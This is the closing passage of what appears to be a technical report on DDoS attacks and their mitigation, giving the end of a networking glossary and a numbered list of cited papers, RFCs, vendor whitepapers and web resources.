Flash Crowds: a sudden, large surge in traffic to a particular Web site. (Occurred in cnn.com after the 9\11 events and in Victoria's Secret Webcast)

Gratuitous ARP: messages sent to update the ARP cache of other systems before they ask for it (no ARP request) or to update outdated information.

Ingress router: a router through which a data packet enters a network from another network.

Management Frames: 802.11 management frames enable stations to establish and maintain communications. E.g. Authentication, Deauthentication, Association request, Association response, etc.

NAV: *[22]* The Network Allocation Vector is used with in IEEE 802.11 networks to prevent stations accessing the wireless medium and causing contention. It is an indicator, maintained by each station, of time periods when transmission will not be initiated even though the Stations CCA (Clear Channel Assessment) function does not indicate traffic on the medium.

Raw Sockets: an internet socket that allows direct sending and receiving of internet protocol packets without any protocol-specific transport layer formatting.

Regular Expressions: an extremely useful tool for working with text. Whether needed to validate user input, search for patterns within strings, or reformat text in powerful ways.

Recursive DNS server: When the default DNS server doesn't know the IP of a specific web page, then it asks another DNS server. In that way the default DNS server becomes a DNS client.

`

10 REFERENCES

[1] 'DDoS Survival Handbook', 2013 Radware, Ltd

[2] http://www.tcpipguide.com/free/t_DataLinkLayerLayer2.htm

[3] Akamai's [state of the internet]\security, Q1 [2015 Report] Volume 2 Number 1

[4] Picture from : https://blog.cloudflare.com/understanding-and-mitigating-ntp-based-ddos-attacks/

[5] https://defuse.ca/sockstress.htm

[6] "Static Analysis for Regular Expression Denial-of-Service Attacks" available on http://www.cs.bham.ac.uk/~hxt/research/reg-exp-sec.pdf

[7] The Open Web Application Security Project (OWASP). Regular Expression Denial of Service - ReDoS. Available at https://www.owasp.org/index.php/Regular_ expression_Denial_of_Service_-_ReDoS, 2012.

[8] 802.11 Denial of Service Attacks and Mitigation -SANS Institute InfoSec Reading Room, May 17th 2007

[9] http://www.fortinet.com/sites/default/files/whitepapers/DDoS-Attack-Mitigation-Demystified.pdf

[10] http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_9-4/syn_flooding_attacks.html

[11] FuiFui Wong and Cheng Xiang Tan, International Journal of Network Security & Its Applications (ILNSA), Vol6, No3,May 2014, "A Survey of Trends in Massive DDoS Attacks and Cloud-Based Mitigations"

[12] P. Ferguson, Cisco Systems, Inc., Amaranth Networks Inc, May 2000, Network Ingress Filtering: Defeating Denial of Service Address Spoofing.

[13] T. Komatsu And A. Namatame, "On The Effectiveness Of Rate-Limiting Methods To Mitigate Distributed Dos (Ddos) Attacks(<Special Section>New Challenge For Internet Technology And Its Architecture)," Ieice Transactions On Communications, Vol. 90, Pp. 2665-2672, 2007/10/01 2007.

[14] W. Eddy, Verizon, August 2007, RFC4987: TCP SYN Flooding Attacks and Common Mitigations

[15] ha.ckers.org/slowloris

[16] http://www.hardwareloadbalancer.com/#load_balancer

[17] http://www.slashroot.in/slowloris-http-dosdenial-serviceattack-and-prevention

[18] Dong Lin, University of Pennsylvania, lindong@cis.upenn.edu: "Network Intrusion Detection and Mitigation Against Denial of Service Attack", 1-1-2013

[19] Nagoor Meerasaheb Lanke, CH.Raja Jacob, "Detection of DDOS Attacks Using Snort Detection", Inetnational Journal of Emerging Engineering Research and Technology Volume 2, Issue 9, December 2014, PP 13-17

[20] http://www.hping.org

`

[21]http://etutorials.org/Networking/wimax+technology+broadband+wireless+access/Part+Three+WiMAX+Multiple+Access+MAC+Layer+and+Qos+Management/Chapter+7+Convergence+Sublayer+CS/

[22] http://www.technology-training.co.uk/nav.php

[23] http://www.slideshare.net/Netmanias/network-architecture-for-lte-and-wifi-interworking

[24] Tamara Bowman, SANS Institute : "Incident Handling and Hackers Exploits", April 2001

[25] https://technet.microsoft.com/en-us/library/cc938219.aspx

[26] http://ipset.netfilter.org/iptables.man.html

[27] http://securityreliks.securegossip.com/2010/11/slowloris-in-action/

[28] Snort 2.9.7.x on Ubuntu 12 and 14, with Barnyard2, PulledPork, and BASE, Noah Dietrich Noah@SublimeRobots.com January 14, 2015

[29] https://github.com/ktsaou/firehol/wiki/Working-with-SYNPROXY

[30] Wired TCP SYN Flooding and Snort IDS, Matthew Ruston, *School of Computer Science, University of Windsor*

[31] https://github.com/llaera/slowloris.pl

[32] An Analysis of DoS Attack Strategies Against the LTE RAN, Jill Jermyn, Gabriel Salles-Loustau, and Saman Zonouz, Received 1 March 2014; Accepted 15 April 2014; Publication 2 July 2014

[33] https://insights.sei.cmu.edu/cert/2009/07/mitigating-slowloris.html